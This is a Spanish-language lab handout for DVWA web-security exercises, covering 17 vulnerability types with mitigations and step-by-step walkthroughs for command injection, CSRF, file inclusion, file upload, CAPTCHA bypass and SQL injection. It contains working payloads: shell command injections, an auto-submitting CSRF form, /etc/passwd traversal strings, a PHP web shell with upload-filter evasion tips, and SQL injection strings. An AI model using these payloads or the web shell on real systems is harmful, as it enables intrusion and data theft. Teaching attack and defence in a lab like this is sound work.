EJERCICIOS AVANZADOS DE DVWA


Nº	Ejercicio	Qué tienes que hacer (fácil)	Cómo arreglarlo / evitarlo (fácil)
1	Command Injection	Meter en un formulario algo como ; whoami y ver que el servidor lo ejecuta.	No ejecutar lo que envía el usuario. Validar/filtrar lo que entra.
2	CSRF	Hacer que, sin saberlo, un usuario logueado haga un cambio (p. ej. cambiar contraseña) desde otra web.	Añadir un código secreto (token) en los formularios y comprobarlo en el servidor.
3	File Inclusion (LFI/RFI)	Cambiar un parámetro para que la web muestre un fichero sensible (ej. /etc/passwd).	No incluir ficheros directamente por parámetros; usar una lista de ficheros permitidos.
4	File Upload	Subir un archivo shell.php y acceder a él para ejecutar comandos.	Comprobar extensión y tipo, renombrar el archivo y guardarlo fuera de la carpeta pública.
5	Insecure CAPTCHA	Romper un captcha que está solo en el HTML (cliente).	Validar el captcha también en el servidor, no solo en el navegador.
6	SQL Injection (clásico)	Escribir ' OR '1'='1 en un campo y ver todas las filas de la BD.	Usar consultas preparadas (parametrizadas) y validar/limpiar las entradas.
7	SQL Injection (Blind)	Sacar datos poco a poco con preguntas true/false cuando no te devuelven la tabla.	Misma defensa que SQLi clásico + no mostrar errores con información.
8	Weak Session IDs	Ver si la cookie de sesión es fácil de adivinar o fijar (session fixation).	Usar IDs largos y aleatorios; regenerar la sesión al hacer login; poner cookies seguras (HttpOnly, Secure).


9	XSS (DOM)	Inyectar <script> que se ejecuta porque la página escribe datos en el DOM.	No usar innerHTML; insertar texto con métodos seguros (textContent) y escapar.
10	XSS (Reflected)	Poner <script> en una URL o formulario y que se ejecute al abrir la página.	Escapar/filtrar la salida y aplicar políticas (CSP).
11	XSS (Stored)	Guardar un <script> en comentarios y que se ejecute para otros usuarios.	Limpiar/sanitizar el contenido antes de guardarlo y escapar al mostrarlo.
12	CSP Bypass	Encontrar cómo saltarse una política CSP mal puesta (p. ej. unsafe-inline).	Quitar unsafe-*, usar nonces o hashes en la política CSP.
13	JavaScript Attacks	Ej.: clickjacking (iframe) o manipular objetos JS para romper la app.	Añadir X-Frame-Options / frame-ancestors y validar entradas JS.
14	Authorisation Bypass	Cambiar user_id en la URL y ver datos de otro usuario.	Comprobar en el servidor que el usuario tiene permiso para acceder a ese recurso.
15	Open HTTP Redirect	Hacer que la web redirija a una web maliciosa (phishing).	Validar destinos o usar una lista blanca de URLs permitidas.
16	Cryptography	Ver que las contraseñas usan MD5/SHA1 sin salt y se pueden romper.	Usar bcrypt o argon2 con salt y políticas de contraseña.
17	API	Probar endpoints sin token, con parámetros raros o sin límite de peticiones.	Autenticación, validar datos, limitar peticiones (rate-limit) y configurar CORS restringido.

Ejercicios para entregar, tienes que realizar capturas de pantalla

1) Command Injection — paso a paso


1. En DVWA: menú → **Command Injection**.
2. Asegúrate de estar logueado (admin/password) y que DVWA Security = **Low**.
3. En el campo **Input** escribe:
4. ; whoami




Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
www-data
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection

o

&& ls -la /



5. Pulsa **Submit**.
6. Observa la salida en la página — debería aparecer el resultado del comando.
7. Si no sale, intercepta la petición con **Burp Proxy** (configura el navegador) y modifica el parámetro ip o similar introduciendo el payload, reenvía y observa la respuesta.
8. Entregable: captura donde se vea el comando ejecutado y explicación de por qué se ejecutó (falta de sanitización).

---

2) CSRF — paso a paso

1. En DVWA: logueado, cambiar a **Low**. Localiza la función que hace un cambio (p. ej. **Change Password**).
2. Abre la página del formulario y copia el HTML del request (usar DevTools → Network → XHR para ver la petición POST y parámetros).
3. Crea un archivo csrf.html con este contenido (ejemplo que autoenvía un POST):
4. <html><body>
5. <form id="f" action="http://localhost/DVWA/your_change_endpoint.php" method="POST">
6. <input type="hidden" name="password_new" value="nuevo123"/>

7. <input type="hidden" name="password_conf" value="nuevo123"/>
8. <input type="hidden" name="Change" value="Change"/>
9. </form>
10. <script>document.getElementById('f').submit();</script>
11. </body></html>


(ajusta action y campos según el formulario real)

12. En el navegador donde estés logueado en DVWA, abre csrf.html (archivo local). Debería ejecutar el POST y cambiar la contraseña sin pedir token.
13. Entregable: csrf.html, captura antes/después (p.ej. pantalla con cuenta y luego confirmación de cambio), explicación de mitigación (CSRF token server-side).

---


3) File Inclusion (LFI/RFI) — paso a paso

1. En DVWA → **File Inclusion**. Nivel **Low**.
2. Observa el parámetro page (o similar) en la URL. Intenta:



3. http://localhost/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd
4. Pulsa Submit; si muestra /etc/passwd, has logrado LFI.
5. Si no muestra, prueba variantes (..%2F..%2F..%2Fetc%2Fpasswd) o buscar archivos web (/var/www/html/DVWA/config/config.inc.php).

6. Entregable: captura que muestre contenido de un fichero sensible y lista de payloads usados. Mitigación: whitelist de ficheros, evitar include directo de parámetros.



---

4) File Upload — paso a paso

1. En DVWA → **File Upload**. Nivel **Low**.
2. Crea un fichero shell.php con:

3. <?php echo '<pre>'; system($_GET['cmd']); echo '</pre>'; ?>
4. En el formulario de upload, intenta subir shell.php. Si hay restricción por extensión, primero intenta shell.php.jpg y luego intercepta multipart con Burp para cambiar Content-Type/filename.
5. Sube y localiza la URL del archivo (p. ej. http://localhost/DVWA/hackable/uploads/shell.php).
6. Ejecuta: http://.../shell.php?cmd=whoami y captura respuesta.
7. Entregable: URL del web shell (solo laboratorio), captura de ejecución y recomendaciones (validación server-side, renombrar, almacenar fuera de webroot).

---

5) Insecure CAPTCHA — paso a paso

1. En DVWA → **Insecure CAPTCHA**. Observa el formulario.
2. Inspecciona el HTML: ¿el valor correcto está en un campo oculto o calculado client-side?
3. Si está en HTML, modifica ese valor con DevTools o crea un request con el valor correcto y envíalo.
4. Si el CAPTCHA se basa en una cookie, borra cookies y prueba.
5. Entregable: captura del bypass y propuesta (usar verificación server-side, reCAPTCHA).


---

6) SQL Injection — paso a paso


1. En DVWA → **SQL Injection**. Nivel **Low**.
2. En el campo **User ID** pon:
3. 1' OR '1'='1' --

o


1 OR 1=1



4. Submit. Deberías ver filas devueltas (todos los usuarios).
5. Intercepta con Burp para ver la petición y la query sin escapar.
6. Entregable: payload usado, captura de resultados, explicación de la query construida y mitigación (prepared statements).



